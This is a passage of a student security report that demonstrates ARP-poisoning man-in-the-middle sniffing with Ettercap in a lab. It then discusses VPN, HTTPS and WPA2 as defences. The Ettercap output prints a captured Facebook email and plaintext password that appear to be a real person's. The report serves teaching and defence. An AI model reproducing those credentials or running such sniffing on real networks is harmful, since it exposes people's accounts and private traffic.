
Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
172.25.1.4	62590	-	192.168.1.254	53	UDP	active	29	104	-- > --
172.25.1.4	49224	-	204.79.197.203	80	TCP	killed	481	0	-- > US
172.25.1.4	58097	-	192.168.1.254	53	UDP	idle	30	46	-- > --
172.25.1.4	49225	-	157.240.198.35	80	TCP	killed	947	0	-- > US
172.25.1.4	65406	-	192.168.1.254	53	UDP	idle	34	79	-- > --
172.25.1.4	49226	-	157.240.198.35	80	TCP	killed	479	0	-- > US
172.25.1.4	49583	-	192.168.1.254	53	UDP	idle	32	77	-- > --
172.25.1.4	49227	-	157.240.198.35	80	TCP	closed	523	0	-- > US
172.25.1.4	59117	-	192.168.1.254	53	UDP	idle	27	43	-- > --

```
GROUP 1 : 172.25.1.1 52:54:00:12:35:00

GROUP 2 : 172.25.1.4 08:00:27:55:D1:65
HTTP : 157.240.198.35:80 -> USER: utsavoli10@gmail.com  PASS: utsav563552  INFO: http://m.facebook.com/?refsrc=https://-
www.facebook.com/&_rdr
CONTENT:
lsd=AVq88Eel&jazoest=2619&m_ts=1590647934&li=flzPXirHw7o4_pFHHloGPUOY&try_number=0&unrecognized_tries=0&email=u
```

Figure 23: Attacker decode credentials before VPN connected

Before the VPN was connected, the attacker was able to decode all of the private credentials, including the email address and password.

3. After VPN Connected


Log into Facebook | Facebook - Windows Internet Explorer
https://m.facebook.com/login/?refsrc=https%3A%2F%
Bing
Favorites
Suggested Sites
Web Slice Gallery
Log into Facebook | Facebook
Page
Safety
Tools

Unsupported Browser
You're using a browser that isn't supported by Facebook, so we've redirected you to a simpler version to give you the best experience.

facebook Create Account


Phone number or email: utsavoli10@gmail.com

Password: ●●●●●●●●●●●

Log In

or

Figure 24: Surfing after VPN connected.



Host filter

Protocol filter: ☑ TCP ☑ UDP ☑ Other

Connection state filter: ☑ Active ☑ Idle ☑ Closing ☑ Closed ☑ Killed

```
Host        Port  -  Host             Port Proto State  TX Bytes RX Bytes Countries
172.25.1.4  62857 -  224.0.0.252      5355 UDP   idle   44       0        -- > --
172.25.1.4  137   -  172.25.1.255     137  UDP   idle   150      0        -- > --
172.25.1.4  49822 -  103.125.234.200  443  TCP   active 93092    305377   -- > JP
172.25.1.4  52115 -  224.0.0.252      5355 UDP   idle   52       0        -- > --
172.25.1.4  62851 -  239.255.255.250  1900 UDP   idle   798      0        -- > --
```

```
Host 172.25.1.1 added to TARGET1
Host 172.25.1.4 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 172.25.1.1 52:54:00:12:35:00

 GROUP 2 : 172.25.1.4 08:00:27:55:D1:65
```

Figure 25: Attacker can't decode credentials after VPN connected

Once VPN was activated, as seen in the image, we were unable to retrieve the victim's private credentials because Ettercap was unable to decode those data since VPN created an encrypted tunnel between the victim's device and the VPN server.

4.2 Identify the spoofing attack.

First, a strategy for tackling the issue should be chosen. Different attack methods, such as DDoS, session hijacking, or man-in-the-middle, can be used to fake ARP. Finding a solution for effectively protecting the devices and data will be simpler if the access method is identified.

4.3 Use HTTPS wherever possible.

Users must constantly check for HTTPS in the address bar of their browser to ensure that the connection they are making to a website is safe. Through the implementation of a public-private key exchange, HTTPS enables users to communicate securely over HTTP. As a result, an attacker is prevented from using the data he is sniffing. Websites should only use HTTPS and not offer HTTP alternatives. HTTPS on requests may be enabled at any time by adding plugins to your browser.

4.4 Strong WEP/WPA Encryption on Access Points

Different encryption technologies used to safeguard your wireless connection are known as WPA (Wireless Protected Access) and WEP (Wired Equivalent Privacy). The WPA2 standard is the second iteration of the WPA protocol. Encryption scrambles the network connection so no one can “listen in” and see what web sites you’re looking at, for example. Although employing any encryption is always preferable than using none, WEP is the least secure of these protocols and should be avoided if possible. The most secure of the three is WPA2. When setting up your wireless network, you should utilize WPA2 if your wireless card and router support it.

5. Evaluation

We can the VPN to mitigate the risk of Man-in-the-Middle attacks, but the use of VPN comes with both pros and cons which are given below:

Pros:


- A VPN ensures that your Internet service provider (ISP) cannot limit your bandwidth by encrypting your internet activity.
- By encrypting your online traffic, a VPN guarantees that your ISP cannot restrict your bandwidth.
- Your internet communications are encrypted with a VPN, shielding your data from hackers and ISP/government snooping.

Cons:

- The usage of a VPN somewhat reduces your internet speed due to a number of factors (server distance, kind of encryption used, VPN protocol used, etc.).
- Some VPN providers record user data, endangering their privacy.
- Most VPN services are pricey because inexpensive VPNs are useless and risk your data.

5.1 Cost Benefit Analysis (CBA)

Calculating risk, determining how to assess it, and effectively controlling and managing it are all steps in the cost-benefit analysis process. It outlines the advantages of risk control management as well as how it will function.



Mathematical formula for CBA (Cost-Benefit Analysis)

CBA = ALE (prior) – ALE (post) – ACS

Where, CBA = Cost-Benefit Analysis

ALE = Annualized Loss of Expectancy

ACS = Annualized Cost of Safeguarding

While some VPNs are free, the best VPN memberships typically cost between $80-$120 per year. For someone who often transacts online and transfers sensitive information over the internet, a VPN may be handy.

6. Conclusion

To demonstrate how this type of attack can be used by hackers to surreptitiously listen to your private information and take your private data to use according to their will, a sample MITM attack was carried out in a virtual-box for this coursework. This report clearly demonstrates how free, unprotected networks may be extremely harmful and why we should avoid using them for sensitive transactions. This course also covers how to mitigate these types of attacks using a variety of tools and provides users with basic understanding.

The use of man-in-the-middle attacks to give law enforcement access to private communications is not advised. The growth of these capabilities puts infrastructure and all Internet users' security at risk. Using the same resources as law enforcement, malicious actors may carry out their own assaults. MITM attacks represent a severe threat to users' trust in the security and dependability of the global Internet as well as the confidentiality and integrity of online communications.

7. References

Imperva, 2020. *DNS Spoofing.* [Online] Available at: https://www.imperva.com/learn/application-security/dns-spoofing/ [Accessed 26 April 2023].

Kiprin, B., 2021. *https://crashtest-security.com/ssl-beast-attack-tls/.* [Online] Available at: https://crashtest-security.com/ssl-beast-attack-tls/ [Accessed 29 April 2023].

Lutkevich, B., 2020. *IP spoofing.* [Online] Available at: https://www.techtarget.com/searchsecurity/definition/IP-spoofing [Accessed 28 April 2023].

Mallik, A., Ahsan, A., Shahadat, M. M. Z. & Tsou, J. C., 2019. Understanding Man-in-the-middle-attack through. *Indonesian Journal of Computing, Engineering, and Design,* 1(1), p. 45.

Panda mediacenter, 2021. *What Is a Man-in-the-Middle (MITM) Attack? Definition and Prevention.* [Online] Available at: https://www.pandasecurity.com/en/mediacenter/security/man-in-the-middle-attack/

[Accessed 28 April 2023].
Shukla, P. K., 2015. Security-in-Ad-Hoc-Networks-(MANETS). *Next Generation Wireless Network Security and Privacy,* p. 293.

8. Appendices

Your can write from here…